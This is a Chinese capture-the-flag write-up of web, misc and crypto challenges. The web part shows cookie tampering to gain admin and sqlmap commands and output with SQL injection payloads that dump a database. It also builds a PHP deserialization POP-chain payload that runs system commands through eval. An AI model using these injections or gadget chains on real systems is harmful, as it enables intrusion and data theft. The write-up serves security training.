
Web


Signin2

输入"Signin"，查看响应头，发现 set-cookie 里有 flag。




easy 简单的越权

进入网页给了 plaintext 响应：



Try to be admin!

查看 cookie：




将值改为 admin 再刷新网页即可。

WEB3

提示访问 source，那就看看 source：

```php
<?php

if (isset($_GET['source'])) {
        die(highlight_file(__FILE__));
}

require("conf/level1.conf.php");
error_reporting(0);

session_start();
if (isset($_POST['secret'])) {
        $query = $conn->prepare("INSERT INTO secrets(session_id, secret) VALUES (?, ?)");
        $current_session_id = session_id();
        $query->bind_param('ss', $current_session_id, $_POST['secret']);
        $query->execute();
}

if (isset($_POST['session_id'])) {
        $query = "SELECT * FROM secrets WHERE session_id = '" . $_POST['session_id'] . "'";
        $result = $conn->query($query);
} else {
        $query = "SELECT * FROM secrets WHERE session_id = '" . session_id() . "'";
        $result = $conn->query($query);
}

?>
```

session_id 处有明显的 SQL 注入漏洞，使用 sqlmap 进行攻击：



看到 session_id 确实可以注入，我们继续：

```
[14:40:50] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[14:40:51] [INFO] testing 'Generic inline queries'
[14:40:51] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[14:40:51] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[14:40:51] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[14:40:52] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[14:41:02] [INFO] POST parameter 'session_id' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n]
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n]
[14:41:41] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[14:41:41] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential)
 technique found
[14:41:43] [INFO] target URL appears to be UNION injectable with 2 columns
[14:41:43] [INFO] POST parameter 'session_id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
POST parameter 'session_id' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
sqlmap identified the following injection point(s) with a total of 68 HTTP(s) requests:
---
Parameter: session_id (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: session_id=xxx' AND (SELECT 5390 FROM (SELECT(SLEEP(5)))QEGR) AND 'nDTb'='nDTb

    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: session_id=xxx' UNION ALL SELECT NULL,CONCAT(0x716a6b6b71,0x586f774162774c466e4a777451564255566b486874714b4476417075476a
6e486e514a53434d7444,0x7170787671)-- -
---
[14:41:52] [INFO] the back-end DBMS is MySQL
web application technology: PHP
back-end DBMS: MySQL >= 5.0.12
[14:41:52] [INFO] fetched data logged to text files under '/home/iyume/.local/share/sqlmap/output/29c01baa33a0d47f.node.nsctf.cn'

[*] ending @ 14:41:52 /2022-11-26/

wsl  /../sqlmap  master ≡  4 days ago
py 3.9.2                                                    14:41:52
```

得知 session_id 可以 UNION 注入攻击。使用漏洞查看数据库：

`python sqlmap.py -u http://29c01baa33a0d47f.node.nsctf.cn --method=POST --data="session_id=xxx" --current-db` 得知数据库名 `level1`


`python sqlmap.py -u http://29c01baa33a0d47f.node.nsctf.cn --method=POST --data="session_id=xxx" -D level1 --tables` 得知表名 `secrets`

进行 dump：`python sqlmap.py -u http://29c01baa33a0d47f.node.nsctf.cn --method=POST --data="session_id=xxx" -D level1 -T secrets --dump`

```
[14:48:18] [INFO] resuming back-end DBMS 'mysql'
[14:48:18] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=ahu07nha4bt...
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: session_id (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: session_id=xxx' AND (SELECT 5390 FROM (SELECT(SLEEP(5)))QEGR) AND 'nDTb'='nDTb

    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: session_id=xxx' UNION ALL SELECT NULL,CONCAT(0x716a6b6b71,0x586f774162774c466e4a
---
[14:48:19] [INFO] the back-end DBMS is MySQL
web application technology: PHP
back-end DBMS: MySQL >= 5.0.12
[14:48:19] [INFO] fetching columns for table 'secrets' in database 'level1'
[14:48:19] [INFO] fetching entries for table 'secrets' in database 'level1'
Database: level1
Table: secrets
[1 entry]
+--------------------+----------------------------------------+
| session_id         | secret                                 |
+--------------------+----------------------------------------+
| Corb3nik_the_admin | flag{4dceb8e36853ebdb84b7d79f1ebc28ad} |
+--------------------+----------------------------------------+
```

pop

源码里出现了 include，用伪协议读一下 `index.php`：



base64 解码得到源码：

```php
<?php
class Tiger{
    public $string;
    protected $var;
    public function __toString(){
        return $this->string;
    }
    public function boss($value){
        @eval($value);
    }
    public function __invoke(){
        $this->boss($this->var);
    }
}

class Lion{
    public $tail;
    public function __construct(){
        $this->tail = array();
    }
    public function __get($value){
        $function = $this->tail;
        return $function();
```


```
    }
}


class Monkey{
    public $head;
    public $hand;
    public function __construct($here="Zoo"){
        $this->head = $here;
        echo "Welcome to ".$this->head."<br>";
    }
    public function __wakeup(){
        if(preg_match("/gopher|http|file|ftp|https|dict|\.\./i",
$this->head)) {
            echo "hacker";
            $this->source = "index.php";
        }
    }
}

class Elephant{
    public $nose;
    public $nice;
    public function __construct($nice="nice"){
        $this->nice = $nice;
        echo $nice;
    }
    public function __toString(){
        return $this->nice->nose;
    }
}

if(isset($_POST['zoo'])){
    @unserialize($_POST['zoo']);
}
else{
    $a = new Monkey;
    echo "hint in hint.php!";
}
?>
```

构造 pop 链生成器:


```
<?php
class Tiger {
    public $string;
    // 注意最后是有一个分号的
    protected $var = "system('ls');";
}
```

```php
class Lion {
    public $tail;
    public function __construct(){
        $this->tail = array();
    }
}

class Elephant {
    public $nose;
    public $nice;
    public function __construct($nice="nice") {
        $this->nice = $nice;
    }
}

class Monkey {
    public $head;
    public $hand;
    public function __construct($here="Zoo"){
        $this->head = $here;
    }
}

$a = new Elephant;
$a->nice = new Lion;
$a->nice->tail = new Tiger;

$b = new Monkey($a);

// 要 POST 所以要进行 URL 编码
// Content-Type: application/x-www-form-urlencoded
$c = urlencode(serialize($b));
echo $c;

?>
```

拿到 payload POST 到 `index.php`:



构造 payload `system('ls\$IFS/')`



最终构造 payload `system('cat\$IFS/f14g')` 即可得到 flag。


Misc

txt


解压后得到的文件以 txt 模式打开即可得到 flag。

流量包

导入 wireshark，目测一下然后过滤域名 `www.wooyun.org`




打开 login 这条 POST 请求包，查看 form data：



password 即为 flag 里面的值。

Search evidence



winrar 打开注释拉到最右边可以看到解压密码。

exe 运行不了，`file`命令看看文件格式：

```
wsl  /../sqlmap  master ≡  4 days ago
py 3.9.2  file /mnt/d/Downloads/misc50.exe
/mnt/d/Downloads/misc50.exe: MS-DOS executable, MZ for MS-DOS
```

然后查维基，尝试使用 DOSBox 运行程序。


兼容性

MZ DOS可执行文件可在DOS和基于Windows 9x的操作系统中运行。基于Windows NT的32位系统也可以使用内置的DOS虚拟机运行（尽管一些图形模式是不支持的）。64位版本的Windows无法原生运行。替代方法是运行这些模拟器程序，例如DOSBox、DOSEMU和Wine。


MZ DOS可执行文件可由链接器生成，如Digital Mars Optlink、微软链接器、VALX或Open Watcom的WLINK。另外FASM可以直接创建它们。

DOS EXE 开头格式说明

程序卡住，原因未知。



直接查看二进制，发现了类似 flag 的东西，去掉异常字符后这就是最终 flag。



Crypto

Encode


解压文件是 0 和 1 的 txt 格式文件。长度正好为 25*8=200，每 8 个 bit 可以转化为 hex 对应一个 ASCII。

```
>>> bit='01100110011011000110000101100111011110110111010001101000001100010111001101011111011011000111001101011110011010001011111
0101010110100101111101100011011100100101100101110000011101000011000001111101'
>>> len(bit)
200
>>> 200/8
25.0
>>> [chr(int(bit[i*8:i*8+8], 2)) for i in range(25)]
['f', 'l', 'a', 'g', '{', 't', 'h', '1', 's', '_', 'l', 's', '_', '4', '_', 'e', 'Z', '_', 'c', 'r', 'Y', 'p', 't', '0', '}']
>>>
```

最后执行一次 join 即可得到 flag。

简单的密码

解压得到如下文件，猜测为莫斯密码，将 A 替换为 `.`，将 B 替换为 `-`，将空格替换为 `/` 即可得到莫斯编码。



得到莫斯编码 `-.../----./-----/-----/-----/-.-./---../-----/--.../..---/....-/--..../-.../....-/..-./--..././-.../-.../..---/--.../---.-./-..././....-/.-/.-/-..../-../..---/..---/-.-.`

解码：

明文:

B9000C807248B4F7EBB279BE4AA6D22C

编码

解码

摩斯电码:

-.../----./-----/-----/-----/-.-./---../-----/--.../..---/....-/---../-.../....-/..-./--..././-.../-.../..---/--.../----./-..././....-/.-/.-/-..../-../..---/..---/-.-.

根据题目提示 32 位小写字符串进行转换即可。

提交flag格式：flag{小写32位字符串}。